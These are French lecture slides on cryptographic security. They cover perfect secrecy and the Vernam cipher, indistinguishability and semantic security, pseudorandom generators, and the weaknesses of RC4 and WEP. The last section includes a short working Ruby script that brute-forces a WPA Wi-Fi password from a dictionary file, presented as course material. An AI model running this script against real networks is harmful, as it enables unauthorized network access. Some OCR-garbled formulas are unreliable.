Sécurité parfaite. . .et moins parfaite

Bruno MARTIN,
Université Côte d'Azur

Plan

Algorithmes probabilistes

Algo A : $\neq$ choix à certaines étapes du calcul de $A(x)$ $\Rightarrow$
Répéter $A(x)$ donne $\neq$ résultats y : *distrib. de proba* $Pr[A(x) = y]$.
Choix : réalisation de r expériences de Bernoulli indep. (espace proba)

- $A_r(x)$: exécution A relativement à r
- $t_A(x)$: nombre de tirages effectués par A sur entrée x

$$Pr[A(x) = y] = \frac{\sharp\{r \in \{0,1\}^{t_A(x)} : A_r(x) = y\}}{\{0,1\}^{t_A(x)}}$$

taux de réalisations r pour lequel $A(x) = y$

Probabilité d'erreur

On dit que A *se trompe* s'il accepte un mot x qu'il devrait rejeter ou rejette un mot x qu'il devrait accepter.

$$\begin{array}{lcc} & x \in L(A) & x \notin L(A) \\ \text{acceptation} & \geq \frac{1}{2} + \epsilon(x) & < \frac{1}{2} - \epsilon(x) \\ \text{rejet} & \leq \frac{1}{2} + \epsilon(x) & \geq \frac{1}{2} + \epsilon(x) \end{array} \quad \text{avec } \frac{1}{2} > \epsilon(x) > 0$$

Lien avec la notion statistique d'erreur de 1re (resp. 2e) espèce :

- 1re : erreur commise lorsque $x \notin L(A)$ et acceptation (faux positif)
- 2e : commise lorsque $x \in L(A)$ et rejet (faux négatif)

Algo MC pour 2-CNF-SAT

$$(x_1 + x_4)(\overline{x_4} + x_3)(x_2 + \overline{x_3})\ldots$$

- tirer une valuation au hasard
- si clause insatisfaite, changer valuation d'un litéral au hasard
- si pas de solution en $2n^2$, alors retourne pas de solution

Si solution, trouvée avec proba $> 1/2$; sinon, pas de solution.

+ de détails : `http://theory.stanford.edu/~pragh/amstalk.pdf`

2 types d'algorithmes probabilistes :

Monte Carlo : résultat calcul aléatoire. Rapide, probablement correct

Las Vegas : temps exécution aléatoire. Correct, probablement rapide.

Mesure de l'≪ erreur ≫

Définition

Soit A un algo probabiliste pour un problème de décision Π et I une instance particulière de Π. On dit que A est

1. *sans erreur si $Pr(A \text{ accepte} | I \text{ est positive}) = 1$ et $Pr(A \text{ accepte} | I \text{ est négative}) = 0$*
2. *à erreur unilatérale si $Pr(A \text{ accepte} | I \text{ est positive}) \geq 1/2$ et $Pr(A \text{ accepte} | I \text{ est négative}) = 0$*
3. *à erreur bilatérale si $Pr(A \text{ accepte} | I \text{ est positive}) \geq 1/2 + \epsilon$ et $Pr(A \text{ accepte} | I \text{ est négative}) \leq 1/2 - \epsilon$*

Classes de complexité probabiliste

Définition

1. *RP pour* **Randomized Polytime** *: classe des problèmes de décision admettant un algorithme PPT à erreur unilatérale*
2. *BPP pour* **Bounded Probabilistic Polytime** *: classe des problèmes de décision qui admettent un algorithme PPT à erreur bilatérale*

RP : tests probabilistes de primalité (Solovay-Strassen, Rabin) et BPP : mesure la complexité de certaines cryptanalyses, quantifie la sûreté de certains chiffres.

Plan

Chiffre de Vernam (1917), avant Shannon

Ou **one-time pad** (à masque jetable) : chiffre « parfait » ?
$|K| = |M| = n$ bits.
A et B partagent une clé secrète K, suite **aléatoire** de n bits.
A chiffre M de n bits : envoie le chiffré $C = M \oplus K$.

Exemple

$M = 0011$, $K = 0101$
$C = 0011 \oplus 0101 = 0110$

B déchiffre C en calculant $K \oplus C = M$.
Nouveau message, nouvelle clé : ne jamais réutiliser une clé

Pourquoi changer de clé ?

Vernam requiert qu'on change la clé à chaque fois.
Sinon, on révèle de l'information sur le $\oplus$ des clairs
(c'est ce qui est utilisé par la cryptanalyse différentielle) :
$C = \{M\}_K$ et $C' = \{M'\}_K$; Eve intercepte C, C' et calcule :

$$C \oplus C' = (M \oplus K) \oplus (M' \oplus K) = M \oplus M'$$

Avec des clairs en langue naturelle de taille suffisante, analyser les fréquences de lettres et retrouver les messages devient possible [1].

En respectant ces conditions, Vernam garantit le secret parfait.

Pourquoi ce chiffre est-il sûr ?

Le chiffre de Vernam assure le **secret parfait**.
On définit trois classes d'informations (toutes les probas sont > 0)

- clairs M de distribution $Pr(M)$: $\sum_m Pr(M = m) = 1$
- chiffrés C de distribution $Pr(C)$: $\sum_c Pr(C = c) = 1$
- clés choisies selon $Pr(K)$: $\sum_k Pr(K = k) = 1$

Condition (du secret parfait)

$$Pr(M = m \mid C = c) = Pr(M = m)$$

$Pr(M \mid C)$ = proba $M = m$ envoyé sachant que $C = c$ a été reçu.
L'interception de C ne révèle aucune information au cryptanalyste.

Formule de Bayes

Théorème

Soit (A_n) un système complet d'événements, tous de probabilité non nulle. Alors pour tout événement B, on a :

$$Pr(B) = \sum_{n \geq 1} Pr(B|A_n)Pr(A_n)$$

Si, de plus, $Pr(B) > 0$, $\forall k \in \mathbb{N}$,

$$Pr(A_k|B) = \frac{Pr(B|A_k)Pr(A_k)}{\sum_{n \geq 1} Pr(B|A_n)Pr(A_n)}$$

Modèle de chiffre symétrique

Définition

Un chiffre à clé secrète est : Π *=(Gen,Enc,Dec) où*

- $k \leftarrow Gen(1^n)$ *; algo probabiliste tq* $|k| \geq n$
- $c \leftarrow Enc_k(m)$ *pour* $m, k \in \{0,1\}^\star$*, algo probabiliste (ou dét.)*
- $m := Dec_k(c)$ *; algo déterministe*

De plus, $\forall n, \forall k \in \{Gen(1^n)\}, \forall m \in \{0,1\}^\star$*,* $Dec_k(Enc_k(m)) = m$*. Si* Π *est tq* $\forall k \in \{Gen(1^n)\}$*,* Enc_k *défini pour* $m \in \{0,1\}^{\ell(n)}$*, on dit* Π *est symétrique pour des messages en bloc de taille* $\ell(n)$

Autre formulation du secret parfait [3]

Lemme

Un chiffre Π *=(Gen,Enc,Dec) sur l'espace des messages* M *assure le secret parfait ssi pour toute distribution de proba sur* M*, tout* $m \in M$ *et tout chiffré* $c \in C$

$$Pr(C = c | M = m) = Pr(C = c)$$

Pour une distribution donnée de M ; $m \in M$ et $c \in C$ arbitraires, multiplier lhs et rhs par $Pr(M = m)/Pr(C = c)$ et, en utilisant Bayes, lhs devient $Pr(M = m|C = c)$, condition du secret parfait.

Preuve

$Pr(C|M) = Pr(C) \Leftrightarrow$ (on multiplie lhs et rhs par $Pr(M)/Pr(C)$) :
$Pr(C|M).Pr(M)/Pr(C) = Pr(C).Pr(M)/Pr(C)$
par Bayes, $Pr(C|M) = \frac{Pr(M|C)Pr(C)}{Pr(M)}$
d'où pour lhs : $Pr(C|M).Pr(M)/Pr(C) = Pr(M|C)$
et pour rhs : $Pr(C).Pr(M)/Pr(C) = Pr(M)$ d'où
$Pr(C|M) = Pr(C) \Leftrightarrow Pr(M|C) = Pr(M)$ cond. du secret parfait

Et Shannon dans tout ça ?

Théorème (Shannon [5])

Soit un chiffre Π *=(Gen,Enc,Dec) sur un ensemble de messages* M *tq* $|M| = |C| = |K|$*. Le chiffre assure le secret parfait ssi :*

1. *chaque* $k \in K$ *est choisie avec une même proba* $1/|K|$ *par Gen*
2. $\forall m \in M, \forall c \in C, \exists! k \in K : \{m\}_k = c$

Intérêt :

- caractériser les chiffres garantissant le secret parfait
- montrer si un chiffre assure (ou non) le secret parfait par l'indiscernabilité (ou l'usage d'un distingueur sinon)

Indiscernabilité parfaite (IND)

$C(m)$ = ensemble des chiffrés de $m \in M$. IND parfaite exprime : $\forall m_0, m_1 \in M, C(m_0)$ et $C(m_1)$ indiscernables. Noté $C(m_0) \approx C(m_1)$

Lemme

Un chiffre Π =(Gen,Enc,Dec) sur l'espace des messages M assure le secret parfait ssi pour toute distribution de proba sur M, tout $m_0, m_1 \in M$ et tout chiffré $c \in C$, $Pr(C = c|M = m_0) = Pr(C = c|M = m_1)$

$\Rightarrow$ sécurité parfaite $\Rightarrow$: par application des lemmes précédents, $Pr(C = c|M = m_0) = Pr(C = c) = Pr(C = c|M = m_1)$

$\Leftarrow$ m_0 qcq, $p := Pr(C = c|M = m_0)$; on a $Pr(C = c)$ $= \sum_{m \in M} Pr(C = c|M = m)Pr(M = m) = \sum p.Pr(M = m) =$ $p \sum Pr(M = m) = p$; comme m_0 qcq, $Pr(C = c) = Pr(C = c|M = m)$, secret parfait.

Notion de distingueur

Algorithme probabiliste D qui, par un jeu de questions/réponses, cherche à déterminer si z est le résultat d'un chiffre de Vernam (V) ou s'il s'agit d'une suite aléatoire (R).
D reçoit z en entrée et répond soit V soit R.

- Avec proba 1/2, l'entrée z est issue d'un chiffre de Vernam et avec proba 1/2 elle est aléatoire.
- Proba que $D(z)$ détermine convenablement l'origine de z :

$$1/2 + \varepsilon$$

- Si ε grand, $D(z)$ est un distingueur pour le chiffre de Vernam
- Si ε est nul, $D(z)$ nous dit que z est indiscernable d'une suite aléatoire (et assure le secret parfait)

Notion d'adversaire

- introduite pour guider le raisonnement intuitif et formel sur la sécurité des chiffres. Formalise l'analyse comme un ≪ jeu ≫ entre utilisateurs légitimes et un adversaire coordonné.
- L'**avantage** mesure la différence entre la probabilité de casser le chiffre par l'adversaire et celle que le chiffre puisse être cassé par hasard. Dépend d'un paramètre de sécurité.
- Plusieurs types d'adversaires selon ses possibilités ou intentions. Un adversaire peut être :
  - calculatoirement limité ou illimité (temps / espace),
  - écoutant resp. byzantin (écoute passive resp. active du canal),
  - statique ou adaptatif (comportement fixe ou variable)

Modélisation de l'adversaire

On veut modéliser un adversaire :

- le plus intelligent possible (peut réaliser toutes les opérations qu'il souhaite)
- qui travaille en temps spécifié
  - une attaque de 2^{60} ans n'est pas faisable
  - sinon, procéder par recherche exhaustive (en $2^{\text{taille(clés)}}$)

Modèle générique : algorithme :

- probabiliste : adversaire engendre des clés et choisit au hasard certaines étapes de calcul
- polynomial en la taille des clés : borne raisonnable de son temps d'exécution

IND pour l'adversaire A contre Π=(Gen,Enc,Dec)

On définit l'expérience $\text{PrivK}^{eav}_{A,\Pi}$: (eav= eavesdropper : indiscret)

1. A choisit 2 messages $m_0, m_1 \in M$ de taille n
2. Gen génère aléa k ; $b \xleftarrow{\mathcal{U}} \{0,1\}$; on donne $|k|, c = \{m_b\}_k$ à A
3. A répond un bit b'
4. expérience réussie ssi $b' = b$; si $\text{PrivK}^{eav}_{A,\Pi}(n) = 1$, A réussit

Définition

Un schéma Π=(Gen,Enc,Dec) sur un espace de clairs M est parfaitement sûr si, pour tout adversaire A :

$$Pr(PrivK^{eav}_{A,\Pi}(n) = 1) = \frac{1}{2}$$

Ici, la puissance de calcul de A n'est pas bornée et ε est nul.

Vernam est sûr !


Théorème

Vernam assure la condition du secret parfait.

Pour une distribution des clairs M un $m \in M$ qcq et $c \in C$, $Pr(C = c|M = m) = Pr(M \oplus K = c|M = m) = Pr(m \oplus K = c) = Pr(K = m \oplus c) = \frac{1}{2^n}$ comme M et m qcq, en particulier : $Pr(C = c|M = m_0) = Pr(C = c|M = m_1) = \frac{1}{2^n}$ assurant une indiscernabilité parfaite.

Signification

Cela signifie que si Eve intercepte c, elle a autant de chance de le cryptanalyser en m_0 qu'en m_1.
Le secret parfait demande que le nombre de clés soit au moins aussi grand que le nombre de clairs possibles.



Et ses limites

Que se passe-t-il si on n'a pas assez de clés, i.e. $|K| < |M|$?
On perd le secret parfait !
M suit une distribution uniforme et soit $c \in C$ un chiffré de proba non nulle. Soit $M(c) = \{\hat{m} : \hat{m} = \{c\}_{\hat{k}}$ pour des $\hat{k} \in K\}$.
$|M(c)| \leq |K|$ car pour tout $\hat{m} \in M(c)$, on peut trouver au moins un $\hat{k}$ tq $\hat{m} = \{c\}_{\hat{k}}$. Comme on a supposé $|K| < |M|$, il existe $m' \in M$ tq $m' \notin M(c)$ Alors,
$Pr(M = m'|C = c) = 0 \neq Pr(M = m')$, contredisant la condition du secret parfait.

Conclusion

Sûreté parfaite, mais difficile à réaliser :

- engendrer de grandes clés aléatoires
- les stocker
- les partager avec le destinataire

Vernam peu utilisé. Plus bel exemple : ≪ téléphone rouge ≫.

Pratiquement, l'utilisation d'un chiffre de Vernam pour chiffrer des paquets avec des clés courtes est risqué ;

Plan

IND pour l'adversaire A PPT contre Π=(Gen,Enc,Dec)

Expérience $\text{PrivK}^{eav}_{A,\Pi}(n)$:

1. A reçoit 1^n et choisit deux messages m_0, m_1 de même taille
2. défi chiffré : $k \leftarrow \text{Gen}(1^n)$ et $b \overset{\mathcal{U}}{\leftarrow} \{0,1\}$; $A(1^n, c = \{m_b\}_k)$
3. A répond un bit b'
4. résultat est 1 si $b' = b$, 0 sinon ; si $\text{PrivK}^{eav}_{A,\Pi}(n) = 1$, A réussit.

Définition

Π=(Gen,Enc,Dec) chiffre de façon IND en présence d'un adversaire si, pour tout adversaire A PPT, il existe negl() tq :

$$Pr(PrivK^{eav}_{A,\Pi}(n) = 1) \leq \frac{1}{2} + negl(n)$$

Proba sur tous les tirages de r utilisés par A+ceux expérience B.

IND pour l'adversaire A PPT contre Π=(Gen,Enc,Dec) –2–

Notation : $\text{PrivK}^{eav}_{A,\Pi}(n, b)$ expérience b fixé ; out(PrivK...) résultat

Définition

Π=(Gen,Enc,Dec) chiffre de façon IND en présence d'un adversaire si, pour tout adversaire A PPT, il existe negl tq :

$$|Pr(PrivK^{eav}_{A,\Pi}(n, 0) = 1) - Pr(PrivK^{eav}_{A,\Pi}(n, 1) = 1)| \leq negl(n)$$

Comportement de A identique qu'il reçoive m_0 ou m_1
Equivalent à la définition précédente, formulée comme **avantage**

Notion d'avantage et de distingueur

Mesure le succès d'une attaque en distinguant un chiffre C d'un modèle idéal I. C considéré sûr si l'avantage est négligeable. L'adversaire A cherche à distinguer C de I en calculant

$$|Pr(A(C) = 1) - Pr(A(I) = 1)|$$

Par exemple, C représente une implémentation de DES sur des blocs de 64 bits et 56 bits de clé et I un chiffre idéal qui réalise une permutation des 64 bits de clair (donc $2^{64}!$ possibilités).
A_0 tire au hasard :
A_0 choisit sa réponse au hasard et répond 0 ou 1 avec la même proba. $Pr(A_0(C) = 1) = Pr(A_0(I) = 1) = 1/2$ et leur différence est 0. L'avantage de A_0 est nul et il ne distingue pas C de I.

Notion d'avantage et de distingueur –suite–

A_1 procède par force brute :
A_1 a le code de DES, fait chiffrer des clairs et essaye tout

```
Out=chiffre(0)
Pour k dans 0,1,...,2^56-1
   Si DES_k(0)=Out alors retourne 1
retourne 0
```

- Si DES est en entrée de A_1, il trouve la clé $Pr(A_1(\text{DES})=1)=1$.
- Si A_1 reçoit une permutation aléatoire (2^{64} valeurs de `Out` possibles) ; A_1 ne teste que 2^{56} valeurs. $Pr(A_1(\text{I}) = 1) = 2^{-8}$.

L'avantage est de $1 - 2^{-8} = 0,996$ mais obtenu par force brute (et complexité exponentielle)

On ne peut pas deviner un bit

Proposition


Soit Π=(Gen,Enc,Dec) chiffre de façon IND en présence d'un adversaire. Alors, pour tout A PPT et tout i, il existe negl tq :

$$Pr(A(1^n, \{m\}_k) = m[i]) \leq \frac{1}{2} + negl(n)$$

où $m \xleftarrow{\mathcal{U}} \{0,1\}^n$, $m[i]$, le i^e bit

Si on savait deviner un bit, on saurait distinguer m_0 de m_1.

Technique de preuve par réduction



Hyp : X est difficile, i.e. ne peut être résolu par un algo PPT sauf avec une proba négligeable et on montre que Π est sûr :

1. A adversaire PPT donné attaque Π avec une proba de succès $\varepsilon(n)$ (différence à $1/2$)
2. Construire A' (PPT) qui résout X en utilisant A comme procédure (boîte noire) en construisant une instance de Π. Si A casse l'instance de Π, A' peut résoudre une instance $x \in X$ au moins avec proba $1/\text{poly}=1/p(n)$
3. si $\varepsilon(n)$ est non negligeable, A' PPT résout X avec proba $\varepsilon(n)/p(n)$

Preuve de la proposition

Proposition

Soit Π=(Gen,Enc,Dec) chiffre de façon IND en présence d'un adversaire. Alors, pour tout A PPT et tout i, il existe negl tq :

$$Pr(A(1^n, \{m\}_k) = m[i]) \leq \frac{1}{2} + negl(n)$$

où $m \overset{\mathcal{U}}{\leftarrow} \{0,1\}^n$, *m[i], le* i^e *bit*

Soit $\varepsilon(n) := Pr(A(1^n, \{m\}_k) = m[i]) - \frac{1}{2}$ avec $m \overset{\mathcal{U}}{\leftarrow} \{0,1\}^n$.
On oublie la donnée de 1^n pour la lisibilité.
Soit $n \geq i$ et I_0^n (resp. I_1^n) mots de long. n de i^e bit 0 (resp. 1).
Rem. $\{0,1\}^n = I_0^n \cup I_1^n$; proba que m soit dans I_0^n ou I_1^n est 1/2.

$$Pr(A(\{m\}_k) = m[i]) = \frac{1}{2}\left(Pr(A(\{m_0\}_k) = 0) + \frac{1}{2}\left(Pr(A(\{m_1\}_k) = 1)\right)\right.$$

où $m_0 \overset{\mathcal{U}}{\leftarrow} I_0^n$. (resp pour m_1).

On construit l'adversaire A' qui :

1. sur l'entrée 1^n ($n \geq i$) choisit $m_0 \leftarrow I_0^n$ et $m_1 \leftarrow I_1^n$ et retourne m_0 et m_1
2. reçevant c, appelle A sur l'entrée c et retourne $b' = 0$ si A répond 0 (1 sinon).

A' est PPT comme A. En utilisant la définition de $\text{PrivK}^{eav}_{A',\Pi}(n)$ ($n \geq i$), $b = b'$ ssi A renvoie b en reçevant $\{m_b\}_k$. Alors,

$$\begin{aligned} Pr(\text{PrivK}^{eav}_{A',\Pi}(n) = 1) = \quad & Pr(A(\{m_b\}_k) = b) \\ & = \tfrac{1}{2}(A(\{m_0\}_k) = 0) + \tfrac{1}{2}(A(\{m_1\}_k) = 1) \\ & = Pr(A(\{m\}_k) = m[i]) = \tfrac{1}{2} + \varepsilon(n) \end{aligned}$$

Et par hyp. Π est IND et en csq $\varepsilon(n)$ doit être negligeable.

Généralisation à n'importe quelle $f(m)$

Proposition

Soit Π=(Gen,Enc,Dec) chiffre de façon IND en présence d'un adversaire. Alors, pour tout adversaire A PPT, il existe un algo A' PPT tq pour toute fonction f de FP et pour tout ensemble S échantillonable efficacement[a]*, il existe negl tq*

$$|Pr(A(1^n, \{m\}_k) = f(m)) - Pr(A'(1^n) = f(m))| \leq negl(n)$$

où $m \overset{\mathcal{U}}{\leftarrow} S_n \overset{\Delta}{=} S \cap \{0,1\}^n$, *les probas prises sur le choix de m, la clé k et les suites r et r' pour A et A'.*

a. sur l'entrée 1^n, tire uniformément un élément de S_n

Sécurité sémantique

Définition

Π *est sémantiquement sûr en présence d'un adversaire si pour tout algo A PPT, il existe un algo A' PPT tq pour toutes les distributions* $X = (X_1, \ldots)$ *échantillonables efficacement et toutes les fonctions de FP f et h*[a]*, il existe une fonction negl. tq*

$$|Pr\left(A(1^n, \{m\}_k, h(m)) = f(m)\right) - Pr(A'(1^n, h(m)) = f(m))| \leq negl(n)$$

pour tout choix de m selon la distribution X_n *...*

a. l'histoire

Notion + difficile mais prouvée équivalente à IND. Thm suivant

Sécurité sémantique – résultat

Théorème (Goldwasser, Micali)

Un chiffre symétrique possède des chiffrements IND (en présence d'un adversaire) ssi il est sémantiquement sûr (en présence d'un adversaire).

équivalence entre IND et sécurité sémantique.

Plan

Formalisation intuitive

Dans [2] $x \in \{0,1\}^*$ pseudo-aléatoire si elle ne peut pas être distinguée efficacement d'une suite parfaitement aléatoire.

Indiscernabilité calculatoire : deux suites sont indiscernables si aucune procédure efficace (PPT) ne peut les distinguer.

Utilise des suites infinies de distributions où chaque distribution est à support fini : un *ensemble de distributions*.

Définition

Une distribution associe à toute VA une fonction définie sur l'ensemble de ses événements élémentaires muni d'une distribution de probabilité qui attribue une probabilité à chacun des sous-ensembles (mesurables) d'événements élémentaires.

Ensembles de distributions

ℓ un polynôme.
$\{D_n\}_{n\in\mathbb{N}}$ un ensemble de distributions
Chaque $D_n \subseteq \{0,1\}^{\ell(n)}$.

$e \leftarrow D_n$: tirer e suivant la distribution D_n
$Pr[P(e)/e \leftarrow D_n]$ proba que e vérifie P pour e tiré selon D_n

Notion de distingueur

D algo. PPT qui distingue un chiffre C d'un chiffre idéal $C^\star$.

- p : proba de succès de D (répond que le chiffre est C)
- $p^\star$ la proba correspondante pour $C^\star$,

on étudie l'avantage :

$$\mathrm{Adv}_D(C, C^\star) = |p - p^\star|$$

Avantage négligeable (1/poly), distributions indiscernables (IND).

Indiscernabilité calculatoire

Définition

$\{X_n\}_{n\in\mathbb{N}}$ *indiscernable de* $\{Y_n\}_{n\in\mathbb{N}}$ *si,*
$\forall$ *algo proba* D*, tout polynôme* p *et* n *assez grand,*

$$|Pr[D(x) = 1/x \leftarrow X_n] - Pr[D(y) = 1/y \leftarrow Y_n]| < negl(n)$$

La proba est prise sur X_n *(resp* Y_n*) et les exp. de B. de* D*.*

Distribution pseudo-aléatoire

Définition

Une distribution de probabilité est pseudo-aléatoire s'il n'existe pas de procédure efficace qui la distingue de la distribution uniforme.

Applications :

- GPA
- génération de r pour méthode de Monte-Carlo
- techniques de dérandomisation

Imprédictibilité du bit suivant

Théorème (Blum et Micali)

Une suite est pseudo-aléatoire *si et seulement si on ne peut prédire la valeur du bit suivant (*next-bit unpredictable*).*

GPA

Définition

$G \in FP$ GPA, s'il existe une fonction d'extension $\ell : \mathbb{N} \to \mathbb{N}$ telle que $\{G_n\}_{n\in\mathbb{N}}$ et $\{R_n\}_{n\in\mathbb{N}}$ IND :

1. *G_n : sortie de G sur un germe d'entrée tiré uniformément dans $\{0,1\}^n$ (de taille $\ell(n)$)*
2. *R_n distribution uniforme sur $\{0,1\}^{\ell(n)}$*

Test de Yao

T test statistique tout algo de décision polytime :

1. $x \leftarrow \mathcal{U}_k$
2. $y := G(x)$
3. $T(y)$

Définition

G passe tous les tests T si $G_{\sharp x}$ IND $\mathcal{U}_{\{0,1\}^{\ell(\sharp x)}}$.

Théorème (Yao)

G GPA ssi G passe tous les tests statistiques.

équivalent au théorème du bit suivant.

Application : Algorithme (pseudo)-probabiliste

Remplace r de $A_r(x)$ proba polytime par suite issue GPA.
$t_A(x) < \rho(n) \Rightarrow r \in \{0,1\}^{\rho(n)}$
G GPA d'extension ℓ.
Fonctionnement A_G :

1. $k = k(n)$, plus petit entier tq $\ell(k) \geq \rho(n)$
2. $s \leftarrow \mathcal{U}_{\{0,1\}^k}$
3. $r := G(x)[1..\rho(n)]$
4. $A_r(x)$

L'aléatoire en pratique

En pratique, on distingue les

- accumulateurs d'entropie (`/dev/random` de `unix`)
- générateurs (pseudo-) aléatoires (`/dev/urandom` de `unix`)

Accumulateurs d'entropie

Regroupent les méthodes physiques ou algorithmiques de production de valeurs non-déterministes.
`linux` propose un pseudo-device `/dev/random` dans lequel on lit des valeurs calculées par le système lors de basculement de tâches.
Chaque octet ne peut être lu qu'une fois et donne une séquence d'octets aléatoires.
Fonctionnement assez lent, utilisé par `ssh-keygen` par exemple.

Générateurs (pseudo-) aléatoires

Terme générique des algos déterministes qui semblent aléatoires.
Il y a beaucoup de générateurs :

- par congruence linéaire
- additifs basé sur une récurrence à plusieurs variables
- registres linéaires à décalage
- les générateurs dits "parfaits" (selon une fonction OW) mais très lents

Plan

RC4 de Ron Rivest (1987)


RC4 fonctionne comme un AFD avec un état interne et chiffre à la volée à la Vernam. Il engendre une suite ≪ pseudo-aléatoire ≫ de bits à partir de son état interne scindé en 2 parties :

1. une permutation des 256 octets possibles (notée S)
2. deux pointeurs de 8 bits i et j

S initialisé par une clé de longueur variable (entre 40 et 256 bits) avec le Key Scheduling Algorithm (KSA) puis utilisé dans un GPA.

cf. `http://en.wikipedia.org/wiki/RC4_(cipher)`

RC4




La confidentialité de wep en une ligne

$$A \to B : v, (P \oplus RC4(v,k)) \text{ où } P = M.c(M)$$

- v est l'IV (indispensable pour ne pas réutiliser la même clé plusieurs fois : attaque possible !)
- $c(M)$ un MDC (CRC32) ne dépendant ni de v ni de k ;

Clé WEP de 128 bits = combinaison de 13 caractères ASCII saisis pas l'utilisateur ($8.13 = 104$ bits) et des 24 bits de (IV).

Authentification de WEP



Attaques sur la confidentialité

Ou, de la théorie à la pratique...

- Shamir et al. [4], construisent un distingueur des sorties de RC4 et d'une distribution uniforme. Biais utilisé pour construire la première attaque FMS
  `http://en.wikipedia.org/wiki/Fluhrer,_Mantin_and_Shamir_attack`

Théorème


On suppose que $S \xleftarrow{\mathcal{U}} Perm(0,\ldots,N-1)$. *La proba pour que le second mot de sortie de RC4 soit 0 est approximativement de* $2/N$.

- Plusieurs améliorations (Hulton, KoreK 2004) permettent de retrouver des bits de la clé (les autres par recherche exhaustive).
- Améliorations : injection de trafic ARP accélère les attaques

Petite histoire du WEP cracking

Année	nombre de paquets nécessaires
2001-2004	5-10 millions (attaque FSM)
2004-2007	500k (unique IV) en moyenne pour clés 128 (KoreK)
2007-2008	40k (paquets ARP) attaque PTW
2008–	25k (replayed packets) + ARP replay ou chopchop+ préc.

En pratique, en quelques minutes sur vos écrans




Morale : fin du WEP

- Principales faiblesses :
  - celles de RC4
  - trop petite taille des IV + réutilisation IV possible
  - pas de mécanisme de MAJ des clés
- Et après ?
  - Utiliser 802.1x pour authentification par EAP
  - Utiliser WPA pour la confidentialité :
    - clés changées périodiquement
    - taille des IV plus grande (48 bits)
    - réutilisation (v, k) interdite
    - meilleur contrôle d'intégrité
  - Utiliser WPA2 (meilleur chiffrement par AES) et intégration protocoles standards (IPSec, TLS, SSL)

Attaque par dictionnaire contre WPA

```
framework "CoreWLAN"

iface = CWInterface.interface
iface.disassociate

wlans = iface.scanForNetworksWithParameters(nil, error: nil)
wlan = wlans.find {|w| w.ssid == "WLAN_724A"}
p [wlan.bssid, wlan.ssid, wlan.securityMode, wlan.wlanChannel.channelNumber]

keys = File.read("./dictionary.txt").lines.to_a.reverse

keys.each_with_index do |key, index|
  key.chop!
  puts "CURRENT KEY: #{key} (#{index+1}/#{keys.size})"
  if iface.associateToNetwork(wlan, password: key, error: nil)
    puts "KEY FOUND: #{key}"
    exit
  end
end
```

Temps execution



Bibliographie

E Dawson and L Nielsen.
Automated cryptanalysis of xor plaintext strings.
Cryptologia, XX(2) :165–181, May 1996.

O Goldreich.
Pseudorandomness.
Notices of the AMS, 46(10) :1209–1216, Sep 1999.

J. Katz and Y Lindell.
Introduction to modern cryptography.
Chapman & Hall/CRC, 2007.

I. Mantin and A. Shamir.
A practical attack on broadcast rc4.
In *Fast Software Encryption 2001*, volume 2335 of *LNCS*, pages 152–164. Springer Verlag, May 2002.

C.E. Shannon and W. Weaver.
The mathematical theory of communication.
University of Illinois press, 1964.